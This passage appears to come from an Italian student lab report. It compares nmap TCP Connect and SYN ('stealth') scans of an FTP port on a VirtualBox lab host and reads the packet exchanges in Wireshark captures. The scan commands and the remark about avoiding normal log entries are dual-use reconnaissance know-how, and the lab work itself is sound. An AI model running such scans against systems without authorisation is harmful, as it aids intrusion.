MAC Address: 08:00:27:30:0C:E5 (PCS Systemtechnik/Oracle VirtualBox virt  
Nmap done: 1 IP address (1 host up) scanned in 16.87 seconds  
  
(kali㉿kali)-[~]  
$
```

Wireshark Window:

Filter: ip.addr == 192.168.56.102

No.	Time	Source	Destination	Protocol	Length
3	16.671944059	192.168.56.101	192.168.56.102	TCP	60
4	16.672338764	192.168.56.102	192.168.56.101	TCP	60
5	16.672364603	192.168.56.101	192.168.56.102	TCP	60

La scansione SYN è detta “stealth” perché non completa il three-way handshake: il servizio remoto sa che è arrivata una richiesta, ma la connessione non risulta stabilita nei log come una normale sessione.

4. E INFINE IL SYN

kali@kali: ~

Session Actions Edit View Help

(kali@kali)~
\$ sudo nmap -sS -p 21 192.168.56.102

[sudo] password for kali:
Starting Nmap 7.95 (https://nmap.org) at 2025-09-13 11:24 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00030s latency).

PORT STATE SERVICE
21/tcp open ftp
MAC Address: 08:00:27:30:0C:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.97 seconds

(kali@kali)~
\$

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 192.168.56.102

No.	Time	Source	Destination	Protocol	Length	Info
3	12.357484294	192.168.56.102	192.168.56.255	BROWSER	286	Local
4	12.357585004	192.168.56.102	192.168.56.255	BROWSER	257	Domain
5	16.806173132	192.168.56.101	192.168.56.102	TCP	58	3707
6	16.806531822	192.168.56.102	192.168.56.101	TCP	60	21
7	16.806559133	192.168.56.101	192.168.56.102	TCP	54	3707

5. CONCLUSIONI

La differenza fondamentale tra le due modalità è che la TCP Connect Scan completa il three-way handshake e stabilisce una connessione TCP reale, mentre la SYN Scan invia solo la richiesta iniziale (SYN) e analizza la risposta (SYN/ACK o RST) senza completare la connessione. In Wireshark questa differenza è chiaramente visibile: nella TCP Connect si vedono SYN - SYN/ACK - ACK, mentre nella SYN Scan solo SYN - SYN/ACK.